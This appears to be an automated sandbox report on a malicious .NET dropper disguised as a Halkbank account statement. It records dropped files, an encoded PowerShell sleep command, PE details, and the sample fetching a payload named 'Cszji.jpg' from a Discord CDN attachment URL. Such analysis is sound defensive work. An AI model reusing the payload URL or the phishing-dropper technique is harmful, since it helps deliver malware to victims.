Preview:	@...e.....1.....@.....H.....<@.^.L."My...:..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.)M.....System.Managemen t.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~..... .#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f..... .....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....Sy stem.Transactions.<.....):gK..G...$.1.q.....System.Configuration.....T.@..>@..g@...@...@...@.V.@.H.@.X.@.[.@.NT@.HT@..S@..S@.hT @..S@..S@..S@.\.@..T@..T@.@X@.?X@..T@..S@.

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_425bqlqm.lt5.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_vhlga21j.a31.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\verify.exe

Process:	C:\Users\user\Desktop\Halkbank_Ekstre_20220128_081138_756957 (1).exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	17408
Entropy (8bit):	5.491133599595456
Encrypted:	false
SSDEEP:	384:JtbZLfofbrTmLqLRLvm+P7V5KGQxy3d7OU3YfIDtPP:Jt5AfbjF++hv3QYYfE
MD5:	749AAF49615AA07EDC9755541B213A4A
SHA1:	8E856CAE4E8D14C7D37F5D8342FC2D30ACFEDE64
SHA-256:	D47BD2FF5D90D64D18485203E59A952E485A39F98E3D54258A578B13D9136AE7
SHA-512:	A3B731A35B418AB43EFC8D09E2373BB659DC78FA8408FA6EDC6DA66D13E03F13228B6DB22EAB4A47BE96A99C162C09D01565182E3684E61A0FA017E9C7B4F7 B7
Malicious:	**true**
Yara Hits:	• Rule: SUSP_PE_Discord_Attachment_Oct21_1, Description: Detects suspicious executable with reference to a Discord attachment (often used for malware hosting on a legitimate FQDN), Source: C:\Users\user\AppData\Local\verify.exe, Author: Florian Roth
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L..... .....0.....,.....z5... ...@....@.. ....@..... .....(5..O....@..<)..... .....5..... ....H.....text..... ....`.rsrc...<)...@...*.....@..@.rel oc.....B.....@..B.....\5.....H.....#..H.....T4.....:(.....(.....*..0.....(..... ....(.....&.....~.....i .....,Z.....(....r...prC..p rM..p(.....%..!...(.....(....s.....%.rO..p.o....t.....(.....*.....s....%r...po.....%r...po.....%.o.....%.o.....(....o ....*..s....%(!...~....(...+(...+o$...o%...}.....*.0.....(!...o &.....8.....o%...~....{....('.....,z...o(.....+`.....o)...r...p(*.

C:\Users\user\AppData\Local\verify.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\Halkbank_Ekstre_20220128_081138_756957 (1).exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64E
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\Documents\20220128\PowerShell_transcript.210979.n+7r07_o.20220128221324.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1030
Entropy (8bit):	5.220546136298674
Encrypted:	false
SSDEEP:	24:BxSACG7vBZD0x2DOXUWThCkmJRqtPCWbHjeTKKjX4CIym1ZJXavAnxSAZGx:BZCsvjD0oOzhnmJgtPVbqDYB1Zgv+ZZm
MD5:	1305A1F95E59F02A4C0EB838EE1EEABA
SHA1:	E60EDFDED060D499D762B765BD86E92ACA7D2F68
SHA-256:	6DFA4843285CE411784534A1A2582A28B0BE47CE783B4407D5C4592CA56C8F72
SHA-512:	98E186F9E6CC0A9D5918738E742107153223904F24368F6E8A492B48E6D4EB6D8C53BBB755AF119F2889C9A1E1E7B331C5EE5B43DDBF1C84A7242188EF85BE61
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220128221401..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 210979 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -enc WwBUAGgAcgBlAGEAZABpAG4AZwAuAFQAaABsAGUAYQBkAF0AOgA6AFMAbABlAGUAcAAoADIAMAAwADAAMAApAA==..Process ID: 4744..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220128221401..**********..PS>[Threading.Thread]::Sleep(20000)..**********..Command start time: 20220128221437..**********..PS>$global:?..True..**********..Windows PowerShell transcript end..End time: 2022012822

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	5.491133599595456
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	Halkbank_Ekstre_20220128_081138_756957 (1).exe
File size:	17408
MD5:	749aaf49615aa07edc9755541b213a4a
SHA1:	8e856cae4e8d14c7d37f5d8342fc2d30acfede64
SHA256:	d47bd2ff5d90d64d18485203e59a952e485a39f98e3d54258a578b13d9136ae7
SHA512:	a3b731a35b418ab43efc8d09e2373bb659dc78fa8408fa6edc6da66d13e03f13228b6db22eab4a47be96a99c162c09d01565182e3684e61a0fa017e9c7b4f7b7
SSDEEP:	384:JtbZLfofbrTmLqLRLvm+P7V5KGQxy3d7OU3YfIDtPP:Jt5AfbjF++hv3QYYfE
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L..... .....0.....,.....z5... ...@....@.. .....@.....

File Icon

Icon Hash:	d0d8ac94aab68cac

Static PE Info

General

Entrypoint:	0x40357a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0xE0201BDD [Fri Feb 25 20:11:09 2089 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x3528	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x4000	0x293c	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x8000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x350c	0x1c	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x1580	0x1600	False	0.552556818182	data	5.41376989339	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x4000	0x293c	0x2a00	False	0.447265625	data	5.33465826805	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x8000	0xc	0x200	False	0.044921875	data	0.0815394123432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x4140	0x1200	dBase IV DBT of @.DBF, block length 4096, next free block index 40, next free block 391205461, next used block 36647478		
RT_ICON	0x5350	0xa00	data		
RT_ICON	0x5d60	0x600	GLS_BINARY_LSB_FIRST		
RT_GROUP_ICON	0x6370	0x30	data		
RT_VERSION	0x63b0	0x38c	PGP symmetric key encrypted data - Plaintext or unencrypted data		
RT_MANIFEST	0x674c	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain


Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright (c) 2012-2022 YANDEX LLC. All Rights Reserved.
Assembly Version	22.1.0.2517

Description	Data
InternalName	Cszji.exe
FileVersion	22.1.0.2517
CompanyName	YANDEX LLC
LegalTrademarks	
Comments	Yandex
ProductName	Yandex
ProductVersion	22.1.0.2517
FileDescription	Yandex
OriginalFilename	Cszji.exe

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 22:14:30.813638926 CET	49761	443	192.168.2.4	162.159.130.233
Jan 28, 2022 22:14:30.813698053 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:30.813781977 CET	49761	443	192.168.2.4	162.159.130.233
Jan 28, 2022 22:14:32.206742048 CET	49761	443	192.168.2.4	162.159.130.233
Jan 28, 2022 22:14:32.206774950 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.251158953 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.251312971 CET	49761	443	192.168.2.4	162.159.130.233
Jan 28, 2022 22:14:32.256405115 CET	49761	443	192.168.2.4	162.159.130.233
Jan 28, 2022 22:14:32.256417990 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.256688118 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.422004938 CET	49761	443	192.168.2.4	162.159.130.233
Jan 28, 2022 22:14:32.560879946 CET	49761	443	192.168.2.4	162.159.130.233
Jan 28, 2022 22:14:32.605885983 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.617537975 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.617604971 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.617641926 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.617671013 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.617676020 CET	49761	443	192.168.2.4	162.159.130.233
Jan 28, 2022 22:14:32.617696047 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.617710114 CET	49761	443	192.168.2.4	162.159.130.233
Jan 28, 2022 22:14:32.617753983 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.617789030 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.617799044 CET	49761	443	192.168.2.4	162.159.130.233
Jan 28, 2022 22:14:32.617808104 CET	443	49761	162.159.130.233	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 22:14:32.617844105 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.617855072 CET	49761	443	192.168.2.4	162.159.130.233
Jan 28, 2022 22:14:32.617878914 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.617921114 CET	49761	443	192.168.2.4	162.159.130.233
Jan 28, 2022 22:14:32.617929935 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.617959976 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.617989063 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.618004084 CET	49761	443	192.168.2.4	162.159.130.233
Jan 28, 2022 22:14:32.618014097 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.618046045 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.618058920 CET	49761	443	192.168.2.4	162.159.130.233
Jan 28, 2022 22:14:32.618067980 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.618099928 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.618109941 CET	49761	443	192.168.2.4	162.159.130.233
Jan 28, 2022 22:14:32.618119001 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.618145943 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.618168116 CET	49761	443	192.168.2.4	162.159.130.233
Jan 28, 2022 22:14:32.618176937 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.618207932 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.618220091 CET	49761	443	192.168.2.4	162.159.130.233
Jan 28, 2022 22:14:32.618228912 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.618262053 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.618283033 CET	49761	443	192.168.2.4	162.159.130.233
Jan 28, 2022 22:14:32.618288994 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.618319035 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.618339062 CET	49761	443	192.168.2.4	162.159.130.233
Jan 28, 2022 22:14:32.618345976 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.618374109 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.618387938 CET	49761	443	192.168.2.4	162.159.130.233
Jan 28, 2022 22:14:32.618396044 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.618427038 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.618443966 CET	49761	443	192.168.2.4	162.159.130.233
Jan 28, 2022 22:14:32.618449926 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.618480921 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.618491888 CET	49761	443	192.168.2.4	162.159.130.233
Jan 28, 2022 22:14:32.618498087 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.618529081 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.618546009 CET	49761	443	192.168.2.4	162.159.130.233
Jan 28, 2022 22:14:32.618551970 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.618581057 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.618596077 CET	49761	443	192.168.2.4	162.159.130.233
Jan 28, 2022 22:14:32.618602991 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.618653059 CET	49761	443	192.168.2.4	162.159.130.233
Jan 28, 2022 22:14:32.618659019 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.618685007 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.618715048 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.618726969 CET	49761	443	192.168.2.4	162.159.130.233
Jan 28, 2022 22:14:32.618732929 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.618771076 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.618772030 CET	49761	443	192.168.2.4	162.159.130.233
Jan 28, 2022 22:14:32.618779898 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.618808985 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.618834019 CET	49761	443	192.168.2.4	162.159.130.233
Jan 28, 2022 22:14:32.618840933 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.618865967 CET	49761	443	192.168.2.4	162.159.130.233
Jan 28, 2022 22:14:32.635678053 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.635777950 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.635782003 CET	49761	443	192.168.2.4	162.159.130.233
Jan 28, 2022 22:14:32.635801077 CET	443	49761	162.159.130.233	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 22:14:32.635823011 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.635828972 CET	49761	443	192.168.2.4	162.159.130.233
Jan 28, 2022 22:14:32.635874033 CET	49761	443	192.168.2.4	162.159.130.233
Jan 28, 2022 22:14:32.635875940 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.635888100 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.635921955 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.635922909 CET	49761	443	192.168.2.4	162.159.130.233
Jan 28, 2022 22:14:32.635960102 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.635967970 CET	49761	443	192.168.2.4	162.159.130.233
Jan 28, 2022 22:14:32.635977030 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.635997057 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.636002064 CET	49761	443	192.168.2.4	162.159.130.233
Jan 28, 2022 22:14:32.636025906 CET	49761	443	192.168.2.4	162.159.130.233
Jan 28, 2022 22:14:32.636032104 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.636043072 CET	443	49761	162.159.130.233	192.168.2.4
Jan 28, 2022 22:14:32.636045933 CET	49761	443	192.168.2.4	162.159.130.233
Jan 28, 2022 22:14:32.636068106 CET	49761	443	192.168.2.4	162.159.130.233

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 22:14:30.753871918 CET	62389	53	192.168.2.4	8.8.8.8
Jan 28, 2022 22:14:30.775060892 CET	53	62389	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 28, 2022 22:14:30.753871918 CET	192.168.2.4	8.8.8.8	0x752	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 28, 2022 22:14:30.775060892 CET	8.8.8.8	192.168.2.4	0x752	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Jan 28, 2022 22:14:30.775060892 CET	8.8.8.8	192.168.2.4	0x752	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Jan 28, 2022 22:14:30.775060892 CET	8.8.8.8	192.168.2.4	0x752	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Jan 28, 2022 22:14:30.775060892 CET	8.8.8.8	192.168.2.4	0x752	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Jan 28, 2022 22:14:30.775060892 CET	8.8.8.8	192.168.2.4	0x752	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- cdn.discordapp.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49761	162.159.130.233	443	C:\Users\user\Desktop\Halkbank_Ekstre_20220128_081138_756957 (1).exe

Timestamp	kBytes transferred	Direction	Data
2022-01-28 21:14:32 UTC	0	OUT	GET /attachments/913584216825028612/936582704412110848/Cszji.jpg HTTP/1.1 Host: cdn.discordapp.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2022-01-28 21:14:32 UTC	0	IN	HTTP/1.1 200 OK Date: Fri, 28 Jan 2022 21:14:32 GMT Content-Type: image/jpeg Content-Length: 553472 Connection: close CF-Ray: 6d4d3b219d729000-FRA Accept-Ranges: bytes Age: 33702 Cache-Control: public, max-age=31536000 ETag: "ca529d682c638106e9ce0046d53d4e0f" Expires: Sat, 28 Jan 2023 21:14:32 GMT Last-Modified: Fri, 28 Jan 2022 11:25:17 GMT Vary: Accept-Encoding CF-Cache-Status: HIT Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Cf-Bgj: h2pri Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" x-goog-generation: 1643369117647468 x-goog-hash: crc32c=49hqOw== x-goog-hash: md5=ylKdaCxjgQbpzgBG1T1ODw== x-goog-metageneration: 1 x-goog-storage-class: STANDARD x-goog-stored-content-encoding: identity x-goog-stored-content-length: 553472 X-GUploader-UploadID: ADPycdtrgkZLanBaBsjZKxIRcb71yXJ5KLzUX3X8KQedg2-o-kXI3kCUoUO-El4pxADN 25K3Kmdxir2lXiK6zAxl5Pw X-Robots-Tag: noindex, nofollow, noarchive, nocache, noimageindex, noodp Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=xwD%2BsI2aoA0nhmDD0wHmm4HuxRzy7T ZZTMu4hQGrRpugbp5bgN37B8D%2FjBUCilDr%2B%2FS4YEy2APp7YM040NSrI9wZHl%2FqEHaO%2FGQ8 HHAo55NmBVSnBS%2BWPzJeTg9RJc27X7O2qg%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare
2022-01-28 21:14:32 UTC	1	IN	Data Raw: 00 Data Ascii:
2022-01-28 21:14:32 UTC	1	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii:
2022-01-28 21:14:32 UTC	2	IN	Data Raw: 00 02 00 00 00 04 00 00 00 00 00 00 00 3f 00 00 00 00 00 01 00 00 00 00 00 00 00 01 00 00 00 01 00 00 fe ef 04 bd 00 00 00 00 00 4f 00 46 00 4e 00 49 00 5f 00 4e 00 4f 00 49 00 53 00 52 00 45 00 56 00 5f 00 53 00 56 00 00 00 34 03 0c 00 00 00 00 00 00 00 00 00 03 0c 00 08 a0 58 00 00 00 48 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 30 00 00 00 01 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 18 00 00 00 10 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: ?OFNI_NOISREV_SV4XH0
